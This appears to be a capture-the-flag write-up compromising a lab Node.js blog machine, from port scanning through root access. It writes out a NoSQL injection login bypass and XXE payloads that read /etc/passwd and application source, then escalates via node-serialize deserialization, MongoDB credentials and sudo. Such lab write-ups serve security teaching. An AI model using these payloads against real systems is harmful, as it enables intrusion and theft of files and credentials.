

Information Gathering


1) found open ports

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.11.139 -p22,5000 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-28 19:32 IST
Nmap scan report for 10.10.11.139
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256  b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256  22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
5000/tcp  open  http     Node.js (Express middleware)
|_ http-title: Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.80 seconds
```

2) found a login page



Blog — Mozilla Firefox

Blog

10.10.11.139:5000/login

Login

Username

Password

Login

Invalid Password

3) no much functions can be found

```
(vigneswar@VigneswarPC)~[~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.11.139:5000/FUZZ -ic
```



v2.1.0-dev

```
-----
:: Method      : GET
:: URL         : http://10.10.11.139:5000/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```
login [Status: 200, Size: 1891, Words: 531, Lines: 48, Duration: 186ms]
Login [Status: 200, Size: 1002, Words: 130, Lines: 28, Duration: 194ms]
Login [Status: 200, Size: 1002, Words: 130, Lines: 28, Duration: 181ms]
```


Vulnerability Assessment

1) Found nosql injection



Request	Response
<pre>1 POST /login HTTP/1.1 2 Host: 10.10.11.139:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Content-Length: 67 9 Origin: http://10.10.11.139:5000 10 Connection: close 11 Referer: http://10.10.11.139:5000/login 12 Upgrade-Insecure-Requests: 1 13 14 { 15 "user":{ 16 "\$ne":"a123123" 17 }, 18 "password":{ 19 "\$ne":"123123123" 20 } 21 }</pre>	<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Set-Cookie: auth= %7B%22user%22%3A%7B%22%24ne%22%3A%22a123123%22%7D%2C%22sign%22%3A%224b7029c2a4ed7527255315fc35 6bf082%22%7D; Max-Age=900; Path=/; Expires=Thu, 28 Dec 2023 18:36:13 GMT; HttpOnly 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 2589 6 ETag: W/"a1d-JGrC4mhnLEApoTWPEhYOLld+UA" 7 Date: Thu, 28 Dec 2023 18:21:13 GMT 8 Connection: close 9 10 <!DOCTYPE html> 11 <html lang="en"> 12 <head> 13 <meta charset="UTF-8"> 14 <meta http-equiv="X-UA-Compatible" content="IE=edge"> 15 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 16 <link rel="stylesheet" href=" https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css" integrity=" sha384-18mE4kWBq78iYhF1dVkuhF7T6A06auU8tT94WrfhTjDbrCEXSU1oBoqyl2QvZ6jIW3" crossorigin=" anonymous"> 17 <title> 18 Blog 19 </title> 20 <script language="JavaScript"> 21 <!-- 22 function myFunction() { 23 document.getElementById("uploadxml").click() 24 } 25 function DialogClose() { 26 document.getElementById("uploadform").action = "/articles/xml" 27 document.getElementById("uploadform").onsubmit = "" 28 document.getElementById("uploadform").submit() 29 } 30 </script> 31 </head> 32 <body> 33 <div class="container"> 34 <h1 class="mb-4"> 35 Blog Articles 36 </h1></pre>

Exploitation

1) Logged in with nosql injection



2) found a xml upload functionality



3) Found xxe vulnerability

Request	Response
<pre> 1 POST /articles/xml HTTP/1.1 2 Host: 10.10.11.139:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: multipart/form-data; boundary=-----2411987782235530539481367702 8 Content-Length: 423 9 Origin: http://10.10.11.139:5000/ 10 Connection: close 11 Referer: http://10.10.11.139:5000/ 12 Upgrade-Insecure-Requests: 1 13 14 -----2411987782235530539481367702 15 Content-Disposition: form-data; name="file"; filename="testxml.xml" 16 Content-Type: text/xml 17 18 <?xml version="1.0" encoding="UTF-8"?> 19 <!DOCTYPE description[20 <!ENTITY xxe "xxe"> 21]> 22 <post> 23 <title>Example Post</title> 24 <description>&xxe;</description> 25 <markdown>Example Markdown</markdown> 26 </post> 27 28 -----2411987782235530539481367702-- 29 30 </pre>	<pre> 17 </title> 18 </head> 19 <body> 20 <div class="container"> 21 <h1 class="mb-4"> 22 Edit Article 23 </h1> 24 25 <form action="/articles/658dc9b02e0d07a7c447e6be?_method=PUT" method="POST"> 26 <div class="form-group"> 27 <label for="title"> 28 Title 29 </label> 30 <input required value="Example Post" type="text" name="title" id="title" class=" 31 form-control"> 32 </div> 33 <div class="form-group"> 34 <label for="description"> 35 Description 36 </label> 37 <textarea name="description" id="description" class="form-control"> 38 xxe 39 </textarea> 40 </div> 41 <div class="form-group"> 42 <label for="markdown"> 43 Markdown 44 </label> 45 <textarea required name="markdown" id="markdown" class="form-control"> 46 Example Markdown 47 </textarea> 48 </div> 49 50 51 Cancel 52 53 <button type="submit" class="btn btn-primary"> 54 Save 55 </button> 56 </form> 57 </div> 58 </body> 59 </html> </pre>

4) local file disclosure is possible with xxe

Request	Response
<pre> 1 POST /articles/xml HTTP/1.1 2 Host: 10.10.11.139:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: multipart/form-data; boundary=-----2411987782235530539481367702 8 Content-Length: 450 9 Origin: http://10.10.11.139:5000/ 10 Connection: close 11 Referer: http://10.10.11.139:5000/ 12 Upgrade-Insecure-Requests: 1 13 14 -----2411987782235530539481367702 15 Content-Disposition: form-data; name="file"; filename="testxml.xml" 16 Content-Type: text/xml 17 18 <?xml version="1.0" encoding="UTF-8"?> 19 <!DOCTYPE description[20 <ENTITY passwd SYSTEM "file:///etc/passwd"> 21]> 22 <post> 23 <title>Example Post</title> 24 <description>&passwd;</description> 25 <markdown>Example Markdown</markdown> 26 </post> 27 28 -----2411987782235530539481367702-- 29 30 </pre>	<pre> 27 <div class="form-group"> 28 <label for="description"> 29 Description 30 </label> 31 <textarea name="description" id="description" class="form-control"> 32 root:x:0:0:root:/root:/bin/bash 33 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 34 bin:x:2:2:bin:/bin:/usr/sbin/nologin 35 sys:x:3:3:sys:/dev:/usr/sbin/nologin 36 sync:x:4:65534:sync:/bin:/bin/sync 37 games:x:5:60:games:/usr/games:/usr/sbin/nologin 38 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 39 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 40 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 41 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 42 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 43 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 44 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 45 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 46 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin 47 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 48 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 49 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 50 systemd-network:x:100:102:systemd Network 51 Management,,,:/run/systemd:/usr/sbin/nologin 52 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin 53 systemd-timesync:x:102:104:systemd Time 54 Synchronization,,,:/run/systemd:/usr/sbin/nologin 55 messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin 56 syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin 57 _apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin 58 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false 59 uidd:x:107:112:/:/run/uid:/usr/sbin/nologin 60 tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin 61 pollinate:x:110:1:/:/var/cache/pollinate:/bin/false 62 usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin 63 sshd:x:112:65534:/:/run/ssh:/usr/sbin/nologin 64 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin 65 admin:x:1000:1000:admin:/home/admin:/bin/bash 66 lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false 67 mongodb:x:109:117:/:/var/lib/mongodb:/usr/sbin/nologin 68 </textarea> </pre>

5) found error data

```

body-
<pre>
Error: Failed to lookup view "articles/${path}" in views directory
"/opt/blog/views";<br>
    &nbsp; &nbsp; &nbsp;at Function.render
(/opt/blog/node_modules/express/lib/application.js:580:17)<br>
    &nbsp; &nbsp; &nbsp;at ServerResponse.render
(/opt/blog/node_modules/express/lib/response.js:1012:7)<br>
    &nbsp; &nbsp; &nbsp;at /opt/blog/routes/articles.js:81:17<br>
    &nbsp; &nbsp; &nbsp;at runMicrotasks (&lt;anonymous&gt;)<br>
    &nbsp; &nbsp; &nbsp;at processTicksAndRejections (internal/process/task_queues.js:95:5)

</pre>
/body>

```

6) found source code

Request	Response	Inspector
<pre> 1 POST /articles/xml HTTP/1.1 2 Host: 10.10.11.139:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: multipart/form-data; boundary=-----2411987782235530539481367702 8 Content-Length: 458 9 Origin: http://10.10.11.139:5000 10 Connection: close 11 Referer: http://10.10.11.139:5000/ 12 Upgrade-Insecure-Requests: 1 13 14 -----2411987782235530539481367702 15 Content-Disposition: form-data; name="file"; filename="testxml.xml" 16 Content-Type: text/xml 17 18 <?xml version="1.0" encoding="UTF-8"?> 19 <!DOCTYPE description[20 <ENTITY passwd SYSTEM "file:///opt/blog/server.js"> 21]> 22 <post> 23 <title>Example Post</title> 24 <description>&passwd;</description> 25 <markdown>Example Markdown</markdown> 26 </post> 27 28 -----2411987782235530539481367702-- 29 30 </pre>	<pre> 25 <input required value="Example Post" type="text" name="title" id="title" class=" form-control"> 26 27 </div> 28 <div class="form-group"> 29 <label for="description"> Description </label> 30 <textarea name="description" id="description" class="form-control"> 31 const express = require(&#39;express&#39;); 32 const mongoose = require(&#39;mongoose&#39;); 33 const Article = require(&#39;./models/article&#39;); 34 const articleRouter = require(&#39;./routes/articles&#39;); 35 const loginRouter = require(&#39;./routes/login&#39;); 36 const serialize = require(&#39;node-serialize&#39;); 37 const methodOverride = require(&#39;method-override&#39;); 38 const fileUpload = require(&#39;express-fileupload&#39;); 39 const cookieParser = require(&#39;cookie-parser&#39;); 40 const crypto = require(&#39;crypto&#39;); 41 const cookie_secret = &#34;UHC-SecretCookie&#34;; 42 //var session = require(&#39;express-session&#39;); 43 const app = express() 44 45 mongoose.connect(&#39;mongodb://localhost/blog&#39;); 46 47 app.set(&#39;view engine&#39;, &#39;ejs&#39;); 48 app.use(express.urlencoded({ extended: false })); 49 app.use(methodOverride(&#39;_method&#39;)); 50 app.use(fileUpload()); 51 app.use(express.json()); 52 app.use(cookieParser()); 53 //app.use(session({secret: &#34;UHC-SecretKey-123&#34;})); 54 55 function authenticated(c) { 56 if (typeof c == &#39;undefined&#39;) 57 return false 58 59 c = serialize.unserialize(c) 60 61 if (c.sign == (crypto.createHash(&#39;md5&#39;).update(cookie_secret + 62 c.user).digest(&#39;hex&#39;))) { 63 return true 64 } else { 65 return false 66 } 67 } 68 </pre>	<p>Request attribut</p> <p>Request query p</p> <p>Request body p</p> <p>Request cookie</p> <p>Request header</p> <p>Response head</p>

7) node-serialize is vulnerable to insecure deserialization

Node.JS - 'node-serialize' Remote Code Execution (3)

EDB-ID: 50036	CVE: 2017-5941	Author: BEREN KUDAY GÖRÜN	Type: WEBAPPS	Platform: NODEJS	Date: 2021-06-18
EDB Verified: ✗		Exploit: 📄 / {}		Vulnerable App:	

8) tested rce successfully


```

(vigneswar@VigneswarPC)-[~/Temporary]
$ ssh admin@10.10.11.139 -i id_rsa
The authenticity of host '10.10.11.139 (10.10.11.139)' can't be established.
ED25519 key fingerprint is SHA256:hE6H4DrsHebfs+gc1hz9SL77tMpy8aKR3vp8Y0NRDvY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.139' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Jan  4 16:33:21 2022
admin@nodeblog:~$ |

```

Privilege Escalation

1) connected to mongo shell

```

admin@nodeblog:~$ mongo --host mongodb://localhost:27017
MongoDB shell version v3.6.8
connecting to: mongodb://localhost:27017
Implicit session: session { "id" : UUID("5b82e5c7-573f-4b67-9243-0e8a0d5b37f7") }
MongoDB server version: 3.6.8
Server has startup warnings:
2023-12-28T18:09:07.770+0000 I CONTROL [initandlisten]
2023-12-28T18:09:07.770+0000 I CONTROL [initandlisten] ** WARNING: Access control is not enabled for the database.
2023-12-28T18:09:07.770+0000 I CONTROL [initandlisten] ** Read and write access to data and configuration is unrestricted.
2023-12-28T18:09:07.770+0000 I CONTROL [initandlisten]
> help
  db.help()                help on db methods
  db.mycoll.help()         help on collection methods
  sh.help()               sharding helpers
  rs.help()              replica set helpers
  help admin             administrative help
  help connect           connecting to a db help
  help keys              key shortcuts
  help misc              misc things to know
  help mr                mapreduce

  show dbs               show database names
  show collections       show collections in current database
  show users             show users in current database
  show profile           show most recent system.profile entries with time >= 1ms
  show logs              show the accessible logger names
  show log [name]        prints out the last segment of log in memory, 'global' is default
  use <db_name>          set current database
  db.foo.find()          list objects in collection foo
  db.foo.find( { a : 1 } ) list objects in foo where a == 1
  it                     result of the last line evaluated; use to further iterate
  DBQuery.shellBatchSize = x set default number of items to display on shell
  exit                  quit the mongo shell

```

2) found credentials

```

> db.users.find()
{ "_id" : ObjectId("61b7380ae5814df6030d2373"), "createdAt" : ISODate("2021-12-13T12:09:46.009Z"), "username" : "admin", "password" : "IppsecSaysPleaseSubsc
ribe", "__v" : 0 }
>

```

3) we have complete sudo permissions

```
admin@nodeblog:~$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on nodeblog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on nodeblog:
    (ALL) ALL
    (ALL : ALL) ALL
admin@nodeblog:~$ |
```

4) got root access

```
admin@nodeblog:~$ sudo su
root@nodeblog:/home/admin# whoami
root
root@nodeblog:/home/admin# |
```